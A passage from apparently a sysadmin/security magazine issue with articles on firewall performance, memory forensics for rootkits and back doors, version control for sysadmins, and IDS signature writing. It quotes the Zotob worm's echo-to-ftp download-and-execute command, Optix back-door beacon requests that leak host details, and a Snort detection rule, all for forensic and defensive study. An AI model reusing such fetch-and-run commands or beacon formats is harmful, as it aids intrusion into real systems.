In general, Linux outperforms OpenBSD for all four configurations. Note that while in OpenBSD the bridging-firewall mode is more efficient than the routing-firewall mode, for Linux there are no significant differences in throughput between bridge-firewalling and router-firewalling.

Conclusion

Linux is, in general, more efficient than OpenBSD. In both router and bridge configurations, it spends less time forwarding packets. Furthermore, iptables filters packets more quickly than PF, with only one exception (in our testing): if the transport-layer protocol of the transit packet, say, UDP, differs from the specified transport-protocol type of a sequence of rules—"protocol type" set to "TCP"in this example—PF ignores those rules and confronts the packet only with the rest of the set, acting more efficiently than Linux, which confronts the packet with all the rules in the set.

This feature of PF is very interesting. UDP-based attacks are very insidious, and most firewalls have rules to prevent many types of UDP datagram from accessing the network. Nevertheless, most traffic from and to a protected network is made up of TCP streams (protocols such as HTTP, SMTP, and FTP all use TCP). In such a case, PF may be more effective: it does not spend processing time comparing TCP packets with the set of rules destined to block UDP datagrams, avoiding delay in processing legitimate packets.

Finally, unlike iptables, PF performs automatic optimization of the rule set, processing it in multiple linked lists [7, 8]. A way to optimize the search on the rule set for iptables is to resort to the "jump" parameter [18] for jumping to a subset of rules (i.e., a chain) reserved for TCP or UDP packets, depending on protocol type.

REFERENCES

[1] Thomas A. Limoncelli, *Tricks You Can Do If Your Firewall Is a Bridge*, *Proceedings of the 1st Conference on Network Administration,* USENIX, April 1999, pp. 47–58.

[2] Angelos D. Keromytis and Jason L. Wright, *Transparent Network Security Policy Enforcement*, *Proceedings of the USENIX Annual Technical Conference, June 2000,* pp. 215–226.

[3] Errin W. Fulp and Stephen J. Tarsa, "Network Firewall Policy Tries," Technical Report, Computer Science Department, Wake Forest University, 2004: http://www.cs.wfu.edu/ ~fulp/Papers/ewftrie.pdf.

[4] Ranganath Venkatesh Prasad and Daniel Andresen, "A Set-Based Approach to Packet Classification," Parallel and Distributed Computing and Systems (PDCS) 2003: http://www.cis.ksu.edu/~rvprasad/publications/pdcs03.ps.

[5] Errin W. Fulp, "Optimization of Network Firewalls Policies Using Directed Acyclical Graphs," *Proceedings of the IEEE Internet Management Conference, 2005:* http://www.cs.wfu.edu/~fulp/Papers/ewflist.pdf.

[6] S. Bradner and J. McQuaid, "Benchmarking Methodology for Network Interconnect Devices, RFC 2544," 1999.

[7] Daniel Hartmeier, "Design and Performance of the OpenBSD Stateful Packet Filter (pf)," *Proceedings of 2002 USENIX Annual Technical Conference,* June 2002, pp. 171–180.

[8] Jeremy Andrews, Interview: Daniel Hartmeier, 2002: http://kerneltrap.org/node/477.

[9] Information Network Division of the Hewlett-Packard Company, "Netperf: A Network Performance Benchmark," Revision 2.1, February 1996: http://www.netperf.org/netperf/training/Netperf.html.

[10] Performance Test Overview for nf-HiPAC, September 2002: http://www.hipac.org.

[11] Brendan Conoboy, Erik Fichtner, IP Filter-Based Firewalls Howto, 2001: http://www.obfuscation.org/ipf/ipf-howto.txt.

[12] Wouter Coene, The OpenBSD Packet Filter Howto, April 2002: http://www.inebriated.demon.nl/pf-howto/pf-howto.txt.

[13] Rusty Russell, Linux netfilter Hacking Howto, Revision v. 1.14, July 2002: http://www.netfilter.org/documentation/HOWTO/netfilter-hacking-HOWTO.html.

[14] Nils Radtke, Ethernet Bridge + netfilter Howto, Revision v. 0.2, October 2002: http://www.linux.org/docs/ldp/howto/Ethernet-Bridge-netfilter-HOWTO.html.

[15] Uwe Böhme and Lennert Buytenhenk, Linux Bridge-STP Howto, Revision v. 0.04, January 2001: http://www.linux.org/docs/ldp/howto/BRIDGE-STP-HOWTO/.

[16] The OpenBSD Documentation, PF: The OpenBSD Packet Filter, Revision v. 1.23, February 2005: http://www.openbsd.org/faq/pf/.

[17] The OpenBSD Documentation, Manual Page for brconfig(8).

[18] The Linux Documentation, Manual page for iptables(8).

SAM STOVER AND MATT DICKERSON

using memory dumps in digital forensics

Sam Stover is the director of testing and evaluation at the Advanced Technology Research Center at Lockheed Martin IT.

sam.stover@gmail.com

Matt Dickerson works as a network security engineer for LMIT. He tests malicious software for detectability at the host and network level.

piscivorous@gmail.com

AS WITH ANY TECHNOLOGY DESIGNED to detect malicious activity (e.g., intrusion detection, burglar alarms, etc.), digital media investigation is a constant struggle to keep up. Common tools such as EnCase, The Coroners Toolkit (TCT), and The Sleuth Kit (TSK) have limitations that crackers are taking advantage of. While these tools have become adept at finding evidence on a non-volatile storage device such as a hard drive that has been physically removed (i.e., a "dead" analysis), volatile information, specifically memory, is much more difficult to investigate. However, there is a remarkable amount of data present in memory—to date there is no way to implement a process/activity on a computer without leaving a footprint in memory. For example, a cracker compromises a server, installs a rootkit, then secure-deletes unnecessary files (i.e., via SRM or PGP Shred) from the hard drive. At this point, if the power cord is yanked and the hard drive imaged, evidence of the rootkit will be that much harder to find with the aforementioned tools.

This article will attempt to give an admin faced with a potential rootkit, "live" investigative methods that could be undertaken prior to a dead analysis. Keep in mind that "dead analysis" in this case means powering off the machine (either cleanly or by yanking the power cord) and imaging the hard drive. We'll be imaging memory and analyzing it offline, but the target system will not be powered off.

Note that the authors are not promoting a deviation from a dead analysis. Offline hard drive searches are still the number one way to find evidence. However, as previously stated, there are circumstances where the hard drive doesn't contain the evidence you are looking for. In those cases, here are two methods you can use to examine volatile data.

UNIX

UNIX offers fairly straightforward memory access via the /proc virtual file system, and /proc/kcore allows inventive strings-ing, such as the following hack

which generically lists all loaded kernel modules (LKMs) in Linux (tested 2.4 kernel only):

```
#! /usr/bin/perl

use strict;
use warnings;

open(FH, "strings /proc/kcore |")
  || die "Could not open /proc/kcore for reading";

my %data;
while (<FH>) {
  next unless /__insmod/ && /_S.text/;
  next if /\// || /\"/;
  my $raw = (split /__insmod_/, $_)[1];
  my $module = (split /_S\./,$raw)[0];
  $data{ $module }++;
}

for my $key (keys %data) {
  print $key, "\n";
}
```

While this is a primitive method to list loaded modules, it also lists hidden LKMs such as Team Teso's adore (compare the output with Linux lsmod—the differences are hidden modules). Hacks like this can provide a UNIX system administrator with a quick first pass to determine if the machine in question has an LKM rootkit.

Windows memory is handled by the OS in a fashion that does not lend itself to live analysis per se, but one technique that works rather well is the capability of the Helix LiveCD (http://www.e-fense.com/helix/) to do a live capture of physical memory. This is accomplished by using a trusted dd executable on the CD, and the resulting file can be analyzed on a separate machine. For this investigation, we used the HackerDefender rootkit (http://www.hxdef.org/) and the Optix back door (http://www.megasecurity.org/trojans/o/optix/Optix_all.html) as the targets of our examples. A dd image of the physical memory was taken prior to the loading of each tool, then immediately after. The images were then compared via hex/binary editor to determine if either tool had left any residue in memory. While it would be impossible for a second investigator to analyze the live machine at a later time and obtain an exact copy of the dd image collected (i.e., identical md5sums), if the acquisition process is not found to be faulty, both defense and prosecution could analyze the exact same dd image were this evidence to go to court.

dd images can be imported into any number of forensic analysis tools, but to demonstrate that any admin can do a cursory examination, the bvi hex editor (http://bvi.sourceforge.net) was used. Any hex editor with basic search capability should be sufficient to do a quick analysis of a memory dump image file.

HackerDefender

A Windows 2000 Advanced Server SP4 system was booted up, and the Helix CD inserted. The main Helix screen appeared automatically, and the Live Acquisition option was chosen.

The amount of time it takes to dd is dependent upon how much memory you have. This particular system only had 256M, and it took just under six minutes. Once the imaging completed successfully, we installed HackerDefender (HD). One nice feature of HD is that it automatically hides the directory it was installed from, so you know it is working properly. Once we saw the folder disappear from Explorer we reran the memory dump, and six minutes later we had two dd images to compare.

Our theory was that there would not be any evidence of HD in memory in the pristine baseline image, which turned out to be accurate. We searched for the strings hxdef and HXDEF and found nothing.

Upon examining the image with HD loaded into memory, we found rather different results. The first hit shows the location of the HD executable, plus the excerpt powerful NT rootkit, which is from the HXDEF100.INI file:

```
0112E610  70 6F 77 65 72 66 75 6C 20 4E 54 20 72 6F 6F 74
   powerful NT root
0112E620  6B 69 74 00 48 58 44 20 53 65 72 76 69 63 65 20
   kit.HXD Service
0112E630  31 30 30 00 FF 01 0F 00 10 00 00 00 02 00 00 00
   100.............
0112E640  00 00 00 00 1F 00 00 00 00 00 00 00 1F 00 00 00
   ................
0112E650  47 3A 5C 54 4F 4F 4C 5A 5F 7E 32 5C 48 58 44 45
   G:\TOOLZ_~2\HXDE
0112E660  46 5C 48 58 44 45 46 31 30 30 2E 45 58 45 00 00
   F\HXDEF100.EXE..
```

This finding is notable for two reasons. First, since we did not view the HXDEF100.INI file, nor was that excerpt found in the baseline image, it seems logical that this is a remnant from loading the rootkit into memory. Second, the full path of the installation executable we used to install HD was G:\toolz_win\HXDEF\hxdef100.exe, most of which is clearly present in the block shown. In this experiment, both Optix and HD were installed from a USB drive, to limit the footprint on the hard drive. In a real-world scenario, an investigator would know that the G: drive corresponds to a USB drive, which would indicate that the attacker had physical access to the machine. Physical vs. remote access is a rather important piece of information, and it is highly unlikely that this path would be found in an examination of the hard drive alone.

Continuing the search, we find another excerpt from the HXDEF100.INI file, as well as mention of the HD driver hxdefdrv.sys. (Note that only the ASCII portion of the output will be shown in the rest of the examples.)

```
....erDrv100..D:
riv>erFileNam/e=
hxdefdrv.sys..
        ....>v
ic:eD||escr<ip:t
“ion=powerful NT
 rootkit..Dri<ve
\rN:ame=HackerDe
fend.............
```

There were numerous other findings for the strings HXDEF and hxdef, some of which were exact duplicates of what we've shown here, the rest similar. There is enough evidence in the image file to indicate that the contents of memory can be a useful place to look when suspicious of a rootkit. In fact, some of the evidence would never be found in a dead analysis of this system.

Optix

Back doors differ from rootkits and in fact are usually designed to work in conjunction with a rootkit. For example, most back doors do not hide files—that is the responsibility of the rootkit. What back-door programs do very well is open a port, giving an attacker easy return access. Optix is no different in this regard, and must be loaded into memory in order to function.

Our hypothesis, identical to that for HD, was that we would find no evidence of Optix in the baseline image. This was confirmed; there were no hits when searching for the strings optix and OPTIX in the baseline image, as there were after the tool was loaded.

As with HD, the Optix image showed the path for the installation executable:

```
\0.toolz_win.TOO
LZ_~2...1.....-3
uW0.optix undete
.OPTIXU~1.
```

Again, it is important to note that this important piece of evidence would probably not be found in a dead analysis.

Further findings were even more interesting than HD, as Optix is a bit more invasive out of the box. Another hit on this image showed an HTTP GET request to an IRC server, with embedded information advertising that this machine is infected:

```
GET /wwp/msg/1,,
,00.html?Uin=262
950210&Name=Joe+
Bloggs+is+online
+from+Optix+Pro+
v1.0.%0AIP:+[10.
200.200.249]%0AP
ort:+3410%0APwd:
+<NO+PASSWORD>%0
AUserName:+Admin
istrator%0AConne
ctionType:+Unkno
wn%0A%0A&Send=ye
s HTTP/1.1..Host
: web.icq.com..C
onnection: Keep-
Alive.....
```

This type of entry and certain variants were very common in this memory dump. A more complete example, and possibly the most interesting find, starts at byte offset 015B77B0 and ends at offset 015B7B30. Since this block is so large, we'll focus on the individual pieces broken into text format.

This is an intact HTTP return code 302 from an Apache Web server, stating that the document requested is located at a different URL, but was found:

```
HTTP/1.1 302 Found
Date: Thu, 22 Sep 2005 18:29:50 GMT
Server: Apache
```

The document requested was popup.php, which was passed arguments to announce that "Joe Bloggs" has connected to http://icq.com via Optix. The administrator account is to be used for return access to the back-doored system (which has an IP address of 10.200.200.249), and there is no password required to make a connection:

```
Location:
http://www.icq.com/icqchat/popup.php?Uin=262950210&Name=
Joe+Bloggs+is+online+from+Optix+Pro+v1.0.%250AIP:+%5b10
.200.200.249%5d%250APort:+3410%250APwd:+%3cNO+
PASSWORD%3e%250AUserName:+Administrator%250A
ConnectionType:+Unknown%250A%250A&Send=yes
```

There were numerous Keep-Alive entries within the image. The next example has a "spooll32.exe" reference ("spooll32.exe" is the default name of the Optix server executable):

```
Spooll32.exe.poo
`...`.......GET
/wwp/msg/1,,,00.
html?Uin=2629502
10&Name=Joe+Blog
gs+is+online+fro
m+Optix+Pro+v1.0
<remainder of Keep-Alive snipped for brevity>
```

The last search hit was found entirely by accident, as it contains neither the optix nor OPTIX strings. It does, however, give an email address (joe@hotmail.com) and lists a different URL than we've seen before (http://www.anycgihost.com/cgi-bin/subseven.cgi):

```
....joe@hotmail.
com.............
Optix Pro v1.0..
<snipped for brevity>
....http://www.a
nycgihost.com/cg
i-bin/subseven.c
gi.............
<snipped for brevity>
.... ...action=l
og&ip=[IPADDRESS
]&port=[SERVERPO
RT]&id=[VICTIMNA
ME]&win=[WINUSER
NAME]&rpass=[SER
VERPASSWORD]&con
nection=[CONNECT
IONTYPE]&s7pass=
[SCRIPTPASSWORD]
```

This is interesting not only because of the different URL, but that the SubSeven back door was mentioned. This appears to be a CGI script that takes input such as IP address, port, username, password, etc., and logs it for later retrieval, as opposed to posting this information to an ICQ channel as we saw in a previous example.

This is a representative sample of the findings for the strings optix and OPTIX, but a normal investigation would progress to searching for other strings, such as joe, bloggs, spooll32.exe, etc.

Conclusion

The point of the Helix exercise was not to demonstrate all the possible ways to find HackerDefender or Optix, but simply to show that there is value in examining physical memory before pulling the plug and imaging the hard drive for a dead analysis. Further, although not quite the same as grepping/strings-ing through /proc or kcore in *NIX, there is a method for conducting this type of search in the Windows environment.

Although we have not tested to determine whether or not the techniques shown here would have an effect on the hard drive data, it would seem to be a minimal impact, if any. It is possible that the swapfile might change as a result of taking a dd image, but as long as the image is saved on a different physical device, the

modification of the suspect hard drive should be minimal. If courtroom evidence is of the utmost concern, law enforcement may be involved, which could preclude any type of live analysis. If this is not the case, and a quick live analysis is possible, it seems remiss not to examine /proc (*NIX) or take an image of the physical memory for later examination (Windows).

Are the techniques shown here silver bullets to all rootkit and back-door contaminations? Of course not. They are simply methods that should not be overlooked when you suspect malicious activity. A caveat: in using these methods, as with most forensics and/or incident response, you have to know what you are looking for. The authors were fortunate in this case to know what programs were loaded, and so had a head start on what strings to search for. In the wild, this will probably not be the case, unless intrusion detection system (IDS), firewall, syslog, etc., events provide insight into the type of attack performed. It is quite plain in the Windows memory dump, however, that certain strings might be common to any back door or rootkit. For example, any back door looking to connect to an ICQ server or Web server might put the string icq or http into memory—Unicode notwithstanding. Further complicating matters, the test system was a virgin install, so the contents of memory were significantly more static than, say. a corporate email server.

Also keep in mind that the authors are not lawyers or law enforcement personnel. Always assume that any investigation could ultimately end up in court, and verify that live analysis of the potential system is acceptable before trying these techniques.

REFERENCES

Michael Ford's *Linux Memory Forensics* (http://www.samag.com/documents/s=9053/sam0403e/0403e.htm) covers Linux memory forensics using methods analogous to those in this article.

Adore at PacketStorm: http://packetstorm.linuxsecurity.com/groups/teso/.

Helix by e-fense: http://www.e-fense.com/helix/.

Hacker Defender by rootkit.com: http://www.hxdef.org/.

Optix by Evil Eye Software: http://www.megasecurity.org/trojans/o/optix/Optix_all.html.

LUKE KANIES

using version control in system administration

Luke Kanies runs Reductive Labs (http://reductivelabs.com), a startup producing OSS software for centralized, automated server administration. He has been a UNIX sysadmin for nine years and has published multiple articles on UNIX tools and best practices.

luke@madstop.com

VERSION CONTROL TOOLS SUCH AS CVS and Subversion have long been accepted as necessary for software development, but they serve just as admirably in system administration, especially when doing centralized, automated administration, commonly called configuration management. In this article I will discuss some of the benefits of using version control as a system administrator and then provide some simple examples for doing so.

What Is Version Control?

Version control software provides a convenient way to store and manage changes to files over time. They generally involve a repository for storing all of the file versions, along with client tools for interacting with the repository, and most modern tools support network access to the repository. Although the details vary from tool set to tool set, basically all of them support a similar subset of actions:

- Add files to the repository
- Commit new changes to the repository, recording date and author
- Retrieve changes from the repository
- Compare a file with the repository

There are many different version control systems available, both commercial and open source. They generally have similar client-side features; where they differ most is in how the repositories are maintained or can be used. For instance, CVS and Subversion (both open source) require a single master version repository, while GNU Arch (open source) and BitKeeper (commercial) allow for distributed version repositories, so disconnected users can still perform versioning operations. This article is focused mostly on the client side of version control and thus won't benefit from the additional features of GNU Arch, so I will settle for CVS and Subversion for my examples.

CVS is more common than Subversion because it has been around longer, and it is significantly easier to compile from scratch, so it is a reasonable choice for most purposes. Many operating systems now ship with Subversion installed, though, and Subversion has some key benefits over CVS, most notably that using it over a network is significantly better.

The Benefits of Version Control

For those unfamiliar with version control and why it is so useful, it is worthwhile summarizing some of its

benefits. Its true value can change dramatically depending on circumstances—in particular, it becomes far more valuable when many people are modifying the same files or when the same files are used on many machines—but it provides some value to nearly every organization.

The two greatest values it provides are a log of all changes you've made and the ability to easily revert to any version. While backups provide something like this, their granularity is usually relatively low—at most once a day, and often less. With version control, you decide how much change is worth committing a new version (usually, one work session correlates to one new version), and you can always come back and revert to a specific version in one simple command.

An oft-overlooked benefit of version control is that it provides a very easy way to centralize information. I version-control all of the configuration files in my home directory (notably not most content files, just the config files—MP3s don't belong in version repositories), along with all of the articles I write (including this one). This makes it easy to have a consistent login environment on all of my machines, which I find stupendously useful as a sysadmin, and it also makes it easy to sync data between my desktop and laptop when I travel. I also like committing changes from my laptop back to a central server when I'm traveling, as it's an easy way to make off-site backups of new content.

Version Control for Sysadmins

System administrators using version control software will often find themselves making decisions that software developers do not encounter. In particular, the final product of software development is usually wrapped into some kind of package or binary and shipped to customers as a software release, but the final product of system-administrative version control is as individual configuration files on production servers. This difference provides some options that are not open to most software developers.

Software developers generally make all of their modifications in what is called a "sandbox," which is a checked-out copy of the repository in their home directory. Changes in this sandbox do not modify the repository until they have been committed, so mistakes can be made and fixed without anyone else knowing or caring. Developers make their changes, test them, and then commit them to the repository, which is the first time those changes can affect anyone else.

System administrators do not necessarily need a sandbox, though; they can check out the files directly on production servers, which can immediately change the running state of the system. This is an important design point: as a system administrator, you can choose to use a sandbox, which provides a clean separation between file modification and deploying those modifications to the server, or you can choose to modify the files directly on your servers, which provides no such separation but is much simpler.

I always recommend making your changes in a sandbox whenever possible, partially because it makes the security picture much cleaner (normal users only modify the repository, and a special user can be used to retrieve new versions) but also because it forces you to commit any changes you make—you make your changes, commit them to the repository, and then retrieve them on your servers (usually automatically, using a tool like Puppet or cfengine). Otherwise, users can make changes on the production servers without committing them to the repository, which can be problematic.

The downside of using a sandbox to make all of the changes is that it makes it more difficult to test changes, since they often must be deployed before you can test them, and it does add some complexity.

One of the other differences in using version control for system administration is that you will always have to have a privileged system user actually retrieve updates from the repository rather than doing so individually, as developers do. Only a privileged user will have write access to the files you are maintaining, and you also won't want to require that a user be logged in to retrieve file updates.

Per-Server Version Control

Smaller sites may not need centralized version control, especially those with only one or two servers, but could still benefit from better version records. In those cases, it might make sense to create a version repository for each server; this retains the fine granularity of change recording along with the ability to easily revert to older known-to-be-good configurations while adding very little maintenance overhead.

CVS's simplicity makes it perfect for this usage. Create a CVS repository according to the documentation at http://www.nongnu.org/cvs/. I will only manage /etc/apache2 here, but you could just about as easily manage the entire /etc.

This is very simple—just import your /etc/apache2 directory into the server's version repository:

```
$ cd /etc/apache2
$ sudo cvs import -m "Importing" etc/apache2 LAK gibberish
<feedback from CVS>
```

I use sudo here to do the work, because I make it a policy never to do any work while logged in directly as root—sudo logs everything I do as root, which I find extremely valuable. The -m flag to cvs import provides the log message that you want associated with this change; cvs log retrieves these messages, along with the date and author of the change, so you can figure out not only what changed but why (of course, these messages are useless if you don't provide useful information in them). The etc/apache2 argument just tells CVS where to put the files inside the repository, which we will just map directly to the system.

The next two arguments are basically useless to sysadmins, although I assume that developers find them useful. I usually use my initials for the second argument (which is normally a vendor tag) and some gibberish for the third argument (which is supposed to be a release name but strangely cannot start with a number or contain any non-alpha characters).

A desirable but somewhat surprising aspect of this import is that it does not modify anything in /etc/apache2, it just copies the state of the directory into the repository.

Once the files are imported, check them out into a temporary location and then copy them into place:

```
$ cd /tmp
$ sudo cvs checkout etc/apache2
<feedback from CVS>
$ cd /tmp/etc/apache2
$ sudo cp -R . /etc/apache2
```

The CVS checkout creates the entire path in my current directory, so in this case it creates /tmp/etc/apache2, with the versioned content in it.

I copy the files into place because CVS is not able to manage symlinks, which are heavily used in Debian's Apache2 configuration (which is what I am using). Copying the files allows me to just put the now-versioned files in place without messing with the symlinks.

The only difference you will notice in /etc/apache2 is the presence of a CVS directory in each subdirectory, which is used by CVS to manage file versions. Do

not modify or delete this directory or its contents, as doing so will effectively disable CVS.

This system requires only one addition to your normal workflow: after you make a change to a configuration file, commit that change to CVS. For instance, here is what it would look like modifying one of your virtual host configurations:

```
$ cd /etc/apache2/sites-available
$ sudo vi reductivelabs.com
<edit file>
$ sudo cvs ci -m "Modifying rewrite rules" reductivelabs.com
<feedback from CVS>
```

CVS finds the change and commits it to your repository. If you do not specify a file on the command line, CVS will search the entire directory tree looking for changes. Sometimes this is desirable, but not always. File modifications are all stored relative to the repository root, so you do not have to worry about duplicate file names within a repository—in this case, CVS uses its control directory to construct the path to the file I've modified, etc/apache2/sites-available/reducctivelabs.com, and applies the change to the equivalent file in the repository.

This may not seem useful—after all, you do have backups, right?—but it becomes incredibly valuable when you accidentally break your configuration and you need to restore immediately, which you can do by just updating to yesterday's revision (as one way of reverting). I've often made changes that I thought worked just fine only to figure out a week or more later that the change broke some small part of my site; and I usually only find it out when it's suddenly a crisis but it's been long enough that I don't remember exactly what I changed. CVS allows me to undo the most recent change without having to delve into a backup system, and then it allows me to go back and figure out exactly what changed, when, and maybe even why. This is especially useful when the other guy broke it but you have to make the system work while keeping the change.

Site-Wide Scripts Directory

The next example will create a versioned, centralized repository for all those scripts that every site uses to perform different maintenance tasks around the network. Most sites I have been at use ad hoc mechanisms to get these scripts where they need to be, such as using scp to copy them over when necessary, but these ad hoc mechanisms often result in scripts that behave slightly differently on different systems, because scripts are modified when necessary but then not propagated to the entire network.

I will use Subversion for this example, both because its networking is much easier to set up and because it manages file modes in addition to content, which is important since all of these scripts will need to be executable. I will be storing the scripts at /usr/local/scripts, but you should use whatever is appropriate for your site. Creation and configuration of a Subversion repository are beyond the scope of this article, but the documentation on Subversion's Web site (http://svnbook
.red-bean.com/) does a great job of covering the process.

Because these are essentially independent scripts that can be tested as easily from a sandbox as from within your scripts directory, I will use a sandbox for modifications. This provides a one-way flow of changes: I commit changes from my sandbox, which then flow to each server.

One of the benefits of Subversion over CVS is that access control is much more flexible and powerful. Subversion over HTTP uses a relatively sophisticated configuration file to determine access, and standard HTTP authentication is used,

which means that your Subversion server does not need a normal user account for Subversion users. To guarantee that changes are one-way (that is, that users cannot make changes on the local server and then commit them back), I create an HTTP user, configure Subversion to allow only read-only access to the repository, and then use that user to retrieve file updates.

This does introduce a dichotomy that can be somewhat confusing—most Subversion operations will involve a real user on the local machine and a Subversion user. In the case of the system administrators, those users are generally equivalent, but you are likely to be doing read-only operations as the local root user and authenticating to the repository as a different user (I often use an svn user for all read-only access). Depending on the data you are versioning, you may not even require a password for this user (but if you do use a password, make sure you send it over SSL). Also, Subversion can do credential caching, so that you only need to provide a password the first time, which is especially useful for automation. This does leave a password in your root user's home directory, but that's at least as secure as storing the password where a script looks for it, and this necessary caching is just another reason to use a read-only user.

Once you have your repository and user created, import one of your current scripts directories into the new repository as a user with write access to the repository (usually, your own account):

```
$ cd /usr/local/scripts
$ sudo svn import https://reductivelabs.com/svn/scripts
Adding  ioperf ... Committed revision 1.
$
```

As before, the import did not modify our local files. To get the version-controlled files in place on the server, you need to do a switcheroo between the existing scripts directory and the new repository:

```
$ cd /usr/local
$ sudo mv scripts scripts.old
$ sudo svn co https://reductivelabs.com/svn/scripts
<authenticate as read-only user>
A scripts/ioperf ... Checked out revision 1.
$
```

It is worth saving the old scripts directory until you are sure that you have everything working as desired.

You will find a .svn directory in your newly checked-out directory, which is analogous to CVS's CVS control directory.

You need to perform this switcheroo on all of the machines on which you want this directory available. It is straightforward to write a short script (ironically) to perform this task, and you can also automatically create the credentials for the user doing the updates by copying down a ".subversion" configuration directory for the user doing the checkouts. Again, a configuration management tool makes this significantly easier.

Making Changes

To make changes to the repository, check out the files in your sandbox (which I usually name something like "svn"):

```
$ mkdir ~/svn
$ cd ~/svn
$ svn co https://reductivelabs.com/svn/scripts
$ cd scripts
<make changes>
$ svn ci -m 'I made a change'
<feedback from Subversion>
```

Then you need to update the production copy:

```
$ cd /usr/local/scripts
$ sudo svn update
<list of updates>
```

This updating after each change can get tedious, which is why configuration management tools are usually used to automate it (although it could also be done with a simple cron job). Automation of these updates is especially desirable in this case, since you will want all of your machines to perform this update.

What Have We Gained?

Where it was previously difficult to keep our script repositories in sync across all of our systems, or even to know if they were in sync, using our central version repository it is now very simple. Normal users make all necessary changes in their own sandboxes, which is where they also test those changes. They then commit the changes, which are deployed automatically to all of the servers.

Unfortunately, I have presented a bit of a best-case situation, where all of your scripts are already in sync and you just want to keep them that way. It is much more likely that as you deploy the controlled scripts to each server in turn, you will find some local modifications that you will need to handle. In doing so, you will want to look at how to handle merging and conflict resolution, which is also fortunately well covered in the documentation.

Conclusion

With my first example, that of version-controlling /etc/apache2, I provided a simple way for small sites to track and log all of the configuration changes they make, which is quite valuable. I know of sites that have hard-copy books for this purpose, but those books cannot approach the functionality of a version control system.

The second example delved into using version control to centralize common files, and can be used as an example for any set of files that is duplicated on many machines. One of the additional benefits of this example is that users can be given the right to modify version-controlled files without even being given an account on the system to which the files are deployed. This works excellently with groups like Web developers—they commit their changes to the version repository, and the changes are automatically deployed to the servers, without the sysadmins needing to interfere but also without giving the Web developers unnecessary rights on the Web servers, which can be especially important in Internet-facing servers.

I hope this article has convinced you that version control is just as valuable to system administrators (even home administrators) as it is to developers. It can save individuals plenty of headache, but for large groups I consider it indispensable.

CHRISTOPHER JORDAN

(WITH CONTRIBUTIONS FROM
JASON ROYES AND JESSE WHYTE)

writing detection signatures

Christopher Jordan is the principal investigator for the Dynamic Response System, an Advanced Research and Development Activity (ARDA) program. His research is in the auto-generation of prevention signatures in near-real time.

cjordan@endeavorsystems.com

IN A SEARCH OF THE INTERNET FOR information about how to write intrusion detection signatures, one finds links to manuals and tutorials on the syntax of signatures for use by particular categorization engines. However, researchers today find no general handbook for "best practices" or information about a number of critical areas that all intrusion detection signatures should address. This article looks at the issues surrounding—and presents criteria on how to write—high-quality intrusion detection signatures for use, for example, by categorization engines for intrusion detection or intrusion prevention.

Signature Attributes

What are some attributes of a quality signature? Common metrics are false-positive, false-negative, completeness, breadth, precision, collision, and recall. Most people are familiar with the first two metrics. The remaining metrics address the usefulness of the signature. Completeness measures whether the signatures address the entire threat. Breadth measures the number of signatures required to reach completeness. Precision refers to accuracy when categorizing data outside the original data set (future performance). Collision reports the number of different attacks that share the same signature. Finally, recall is a measure of signature usefulness following implementation.

Most signatures address false-positives. For example, worm signatures often address a particular worm variation. A single signature can be written to have no false-positives, no false-negatives, be complete, and have both low collision and low breadth (one signature). However, such a signature would have terrible precision (not addressing mutations) and diminishing recall (when was the last time you saw a phf, the old phone find script, attack?).

The prevailing approach in signature writing is to produce high-collision and low-breadth signatures to reduce the number of rules in the system. Such rules are seen as having both good recall and precision. Also, a high-collision signature has a shorter match. But in order to improve speed, all of these traits lean toward a smaller rule set with fewer comparisons. The problem with these characteristics is that they all tend to have higher false-positive rates.

The preferred alternative is to write signatures that address the components of the attack. This means

that signatures do not attempt to detect the entire attack but alarm in response to sections of the attack that resemble the vulnerability (frame), NOP slide, shellcode, SQL injection, or cross-script. Alarming on components is relatively new. The significant amount of work that speaks to alarming on the NOP slide will be discussed later.

Component-based signatures tend to show low collision and high breadth and have good recall and precision. However, they have a longer pattern match. This longer pattern match produces a lower false-positive rate. The drawback to this technique is the increased number of alarms for a given attack: one alarm is triggered for each component discovered.

Two general guidelines for component-based signatures are that the signatures should do the following:

- Address only a single component of the attack
- Match as much of the invariant section of the component as possible

In component-based signatures, initial signatures will have a higher breadth because the situation requires a signature for each component instead of a single signature. However, history shows that when an attack mutates, not all components change at the same time. Remaining signatures not associated with the change still alarm on the new variation because the rules as a set have better recall. Today, signature set recall is based on elements other than vulnerability lifespan. Often, components (like SDBot) of an attack have a much longer life span than the application vulnerabilities that call them.

LENGTH IS EQUAL TO ACCURACY

Writing a good signature is about statistics rather than pattern matching or anomaly detection. Pattern matching is a game of sequence prediction using probability: the longer the sequence, the more likely it is that the next element can be predicted. For example, if I start spelling a word with the letters "M-E-E-," most people will think they can accurately predict the next letter. However, the most accurate way to know what word I'm actually spelling is to wait until I'm done. The word could be "meek," "meet," "meeting," "meetings," or a number of other possibilities. The listener may learn the actual word only when, at last, a space occurs. This probability remains—the more data in the match, the more accurately you can predict it.

When using a larger pattern match, two concerns related to the capabilities of the detection (prevention) system apply. The first concern is that a larger signature may affect detection engine speed and memory. The second is that naturally occurring network fragmentation could fragment the payload as well.

TARGETING THE COMPONENTS

There is nothing wrong with targeting a particular component. Like Metasploit [1], attacks are often not very original. Often zero-day exploits use known frameworks to include known payloads.

For example, the Zotob worm uses a very common infection mechanism. It writes to a file (named "i" in this example) and then runs the file as input to the file transfer protocol (ftp) command. The downloaded file is then run, infects the system, and continues its propagation:

```
cmd /c echo open 196.168.0.142 24995 > i&echo user 1 1 >> i &echo
get eraseme_70203.exe >> i &echo quit >> i &ftp -n -s:i
&eraseme_70203.exe
```

This technique is used by a number of worms on both SMB (139) and raw SMB (445). By targeting this component, one could have detected the Zotob worm

even without an exploit signature. The following is a tracking signature converted to a snort format used on our honeypot analysis:

Alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg: "ECHO.OPEN.BAT.SUSPECT"; flow:to_server, established; content: "echo open "; content: "| 3e |" within 40; content: "| 3e 3e |" within 30; classtype:misc-activity; sid:20010184; rev: 1;)

What we are looking for in the signature up to this point is the invariance of the attack. When variation can be generated in an attack, then detection can be avoided. Two well-documented evasion techniques that create variance are payload polymorphism and NOP slide metamorphism.

EXAMPLE: VERITAS

Let's look at an exploit that has multiple published signatures. The Veritas backup overflow starts with a small exploit packet, seen here in snort [2] hex:

